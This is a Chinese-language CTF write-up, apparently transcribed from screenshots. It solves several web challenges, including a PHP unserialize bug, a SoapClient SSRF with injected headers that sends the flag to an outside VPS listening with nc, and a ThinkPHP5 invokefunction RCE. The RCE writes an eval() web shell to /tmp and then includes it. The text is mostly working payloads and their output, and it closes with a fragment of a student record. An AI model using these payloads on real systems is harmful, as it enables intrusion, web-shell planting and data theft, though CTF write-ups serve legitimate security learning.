
```
        $this -> par1 = $par1;
        $this -> par2 = $par2;
        $this -> par3 = $par3;
    }
    public function newOne(){
        $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
    }

    public function wuhu(){
        echo('syclover        !'.$this -> kelasi.'         yyds');
    }

    public function qifei(){
        //$ser = serialize($this -> kelasi);
        //$unser = unserialize($ser);
        $this -> kelasi -> juts_a_function();
    }

    public function __destruct(){
        if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
            $this -> newOne();
            if($this -> par3 == 'unser'){
                $this -> qifei();
            }
            else{
                $this -> wuhu();
            }
        }
    }

    public function __wakeup(){
        @include_once($this -> par2.'hint.php');
    }
}
highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack); syclover !aaaaaaaaaaafxadwagaefae yyds
```

得到目录aaaaaaaaaaafxadwagaefae

接着往下翻发现

```
$a= new fxxk();
$a->par0 = 'GlobIterator';
$a->par1 = 'glob://aaaaaaaaaaafxadwagaefae/*';
$b = serialize($a);
echo(urlencode($b));
```

```
?hack=O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3A"GlobIterator"%3Bs%3A4%3A"par1"%3Bs%3A32%3A"glob%3A%2F%2Fa
aaaaaaaaaafxadwagaefae%2F*"%3Bs%3A4%3A"par2"%3BN%3Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}
```


ctf.rigelx.top/unserbucket/?hack=O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%
考试
ctf
在线动画 动漫下载 - ...
哔哩哔哩 (゜- ゜)つロ ...
bmth
CSDN - 专业开发者社...
白马探花666 - 博客园
安全客 - 安全资讯平台


```
            $this -> par1 = $par1;
            $this -> par2 = $par2;
            $this -> par3 = $par3;
    }
    public function newOne(){
            $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
    }

    public function wuhu(){
            echo('syclover       !'.$this -> kelasi.'          yyds');
    }

    public function qifei(){
            //$ser = serialize($this -> kelasi);
            //$unser = unserialize($ser);
            $this -> kelasi -> juts_a_function();
    }

    public function __destruct(){
            if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
                    $this -> newOne();
                    if($this -> par3 == 'unser'){
                            $this -> qifei();
                    }
                    else{
                            $this -> wuhu();
                    }
            }
    }

    public function __wakeup(){
            @include_once($this -> par2.'hint.php');
    }
}
highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack); syclover !UcantGuess.php yyds
```

非预期

那么需要使用SplFileObject读取了，这里可以使用php伪协议进行base64加密

```
$a= new fxxk();
$a->par0 = 'SplFileObject';
$a->par1 = 'php://filter/convert.base64-encode/resource=aaaaaaaaaaafxadwagaefae/UcantGuess.php';
$a->par2 = 'rb';
$b = serialize($a);
echo(urlencode($b));
```

```
O%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A13%3A"SplFileObject"%3Bs%3A4%3A"par1"%3Bs%3A82%3A"php%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3Daaaaaaaaaaafxadwagaefae%2FUcantGuess.php"%3Bs%3A4%3A"par2"%3Bs%3A2%3A"rb"%3Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}
```




```
    public  function  newOne(){
            $this  ->  kelasi  =  new  $this  ->  par0($this  ->  par1,$this  ->  par2);
    }

    public  function  wuhu(){
            echo('syclover        !'.$this  ->  kelasi.'          yyds');
    }

    public  function  qifei(){
            //$ser  =  serialize($this  ->  kelasi);
            //$unser  =  unserialize($ser);
            $this  ->  kelasi  ->  juts_a_function();
    }

    public  function  __destruct(){
            if(!empty($this  ->  par0)  &&  (isset($this  ->  par1)  ||  isset($this  ->  par2))){
                    $this  ->  newOne();
                    if($this  ->  par3  ==  'unser'){
                            $this  ->  qifei();
                    }
                    else{
                            $this  ->  wuhu();
                    }
            }
    }

    public  function  __wakeup(){
            @include_once($this  ->  par2.'hint.php');
    }
}
highlight_file(__FILE__);
$hack  =  $_GET['hack'];
unserialize($hack);
```

syclover

!PD9waHANCg0KJGNsX2lwID0gJF9TRVJWRVJbJ0hUVFBfQ0xJRU5UX0lQJ107DQokeGZmX2lwID0gJF9TRVJWRVJbJ0hUVFBfWF9GT1JXQVJERURfRk9SJ107DQokZmxhZyA9ICdTWUN7VW5zZXIxYWwxe
/Pz8/PycpOw0KfQ0KZWxzZXsNCiAgICBlY2hvKCdqdXN0X2Zvcl9tZScpOw0KfQ0KDQppZigkX1NFUlZFUlsnUkVNT1RFX0FERFInXSA9PT0gJzEyNy4wLjAuMScpew0KICAgIGlmKCRfUE9TVFsnbWVzc2FnZS

yyds

直接可以获取源码了，得到flag



明文:

```
<?php

$cl_ip = $_SERVER['HTTP_CLIENT_IP'];
$xff_ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
$flag = 'SYC{Unser1al1z3_is_so_fxxk}';
if((!empty($cl_ip)||!empty($xff_ip))){
    echo('just_this????????');
}
else{
    echo('just_for_me');
}

if($_SERVER['REMOTE_ADDR'] === '127.0.0.1'){
    if($_POST['message'] === 'iwantflag' && isset($_POST['url'])){
        #echo($flag);
        file_get_contents($_POST['url'].'?flag='.$flag);
    }
}
```

BASE64:

PD9waHANCg0KJGNsX2lwID0gJF9TRVJWRVJbJ0hUVFBfQ0xJRU5
UX0lQJ107DQokeGZmX2lwID0gJF9TRVJWRVJbJ0hUVFBfWF9GT1J
XQVJERURfRk9SJ107DQokZmxhZyA9ICdTWUN7VW5zZXIxYWwxej
NfaXNfc29fZnh4a30nOw0KaWYoKCFlbXB0eSgkY2xfaXApfHwhZW1w
dHkoJHhmZl9pcCkpKXsNCiAgICBlY2hvKCdqdXN0X3RoaXM/Pz8
/Pz8/PycpOw0KfQ0KZWxzZXsNCiAgICBlY2hvKCdqdXN0X2Zvcl9tZS
cpOw0KfQ0KDQppZigkX1NFUlZFUlsnUkVNT1RFX0FERFInXSA9PT0
gJzEyNy4wLjAuMScpew0KICAgIGlmKCRfUE9TVFsnbWVzc2FnZSddI
D09PSAnaXdhbnRmbGFnJyAmJiBpc3NldCgkX1BPU1RbJ3VybCddKK
Sl7DQogICAgICAgICNlY2hvKCRmbGFnKTsNCiAgICAgICAgZmlsZV9
nZXRfY29udGVudHMoJF9QT1NUWyd1cmwnXS4nP2ZsYWc9Jy4kZm
xhZyk7DQogICAgfQ0KfQ0K


这里其实是非预期解出来的，实际上需要使用SoapClient

预期

根据提示，需要post传参：`message=iwantflag&url=vps`，然后必须从内网的127.0.0.1发送，很明显使用ssrf
使用SoapClient类，然后触发__call，调用ssrf来让127.0.0.1发送请求包，最后vps接收flag

```
$a= new fxxk();
$target = 'http://127.0.0.1/unserbucket/aaaaaaaaaaafxadwagaefae/UcantGuess.php';
$post_data = 'message=iwantflag&url=http://110.42.134.160:8080';

$a->par0 = 'SoapClient';
$a->par1 = null;

$a->par2 = array('location' => $target,'user_agent'=>'bmth^^X-Forwarded-For:127.0.0.1^^Content-Type: application/x-www-form-urlencoded'.'^^Content-Length: '. (string)strlen($post_data).'^^^^'.$post_data,'uri'=>'http://127.0.0.1');
$a->par3 = 'unser';
$b = serialize($a);
$b = str_replace('^^',"\r\n",$b);
echo(urlencode($b));
```

```
O%3A4%3A%22fxxk%22%3A5%3A%7Bs%3A4%3A%22par0%22%3Bs%3A10%3A%22SoapClient%22%3Bs%3A4%3A%22par1%22%3BN%3Bs%3A4%3A%22par2%22%3Ba%3A3%3A%7Bs%3A8%3A%22location%22%3Bs%3A67%3A%22http%3A%2F%2F127.0.0.1%2Funserbucket%2Faaaaaaaaaaafxadwagaefae%2FUcantGuess.php%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A152%3A%22bmth%0D%0AX-Forwarded-For%3A127.0.0.1%0D%0AContent-Type%3A+application%2Fx-www-form-urlencoded%0D%0AContent-Length%3A+48%0D%0A%0D%0Amessage%3Diwantflag%26url%3Dhttp%3A%2F%2F110.42.134.160%3A8080%22%3Bs%3A3%3A%22uri%22%3Bs%3A16%3A%22http%3A%2F%2F127.0.0.1%22%3B%7Ds%3A4%3A%22par3%22%3Bs%3A5%3A%22unser%22%3Bs%3A6%3A%22kelasi%22%3BN%3B%7D
```




```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 101.132.238.43 6834 received!
GET /?flag=SYC{Unser1al1z3_is_so_fxxk} HTTP/1.0
Host: 110.42.134.160:8080
Connection: close
```

成全

发现是thinkphp5，直接使用payload试一下：

```
?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```




106.55.154.252:500/public/?s=/Index/\think\app/invokefunction&function=call_user_func_

PHP Version	7.1.33

Directive	Local Value
allow_url_fopen	On
allow_url_include	Off
arg_separator.input	&
arg_separator.output	&
auto_append_file	no value
auto_globals_jit	On
auto_prepend_file	no value
browscap	no value
default_charset	UTF-8
default_mimetype	text/html
disable_classes	no value
disable_functions	dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,mail,imap_open,imap_mail,putenv,ini_set,apache_setenv,symlink,link,ini_set,chdir
display_errors	Off
display_startup_errors	Off
doc_root	no value
docref_ext	no value
docref_root	no value
enable_dl	Off
enable_post_data_reading	On
error_append_string	no value
error_log	no value

发现存在disable_functions，过滤了所有的可执行命令的函数，尝试写文件发现当前目录无法写，尝试/tmp目录下

```
?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=/tmp/shell
.php&vars[1][]=<?php @eval($_POST[0]);?>
```




ray&vars[0]=file_put_contents&vars[1][]=/tmp/shell.php&vars[1][]=<?php @eval($_POST[0]);?>

25

最后通过包含来连接蚁剑

```
?s=index/\think\Config/load&file=../../../../tmp/shell.php
```

得到flag




/flagggggggg12365533tgggggggg

```
SYC{W31c0me_t0_h@cker_b@Se}
```

没做出来的题目

期末不挂科就算成功

查看源码发现一个debug.php，访问



```
            ],
            "data": [
                {"major": "计算机","grade": "2019","id": 2019052059,"name": "金某","sex": "男", "subject"
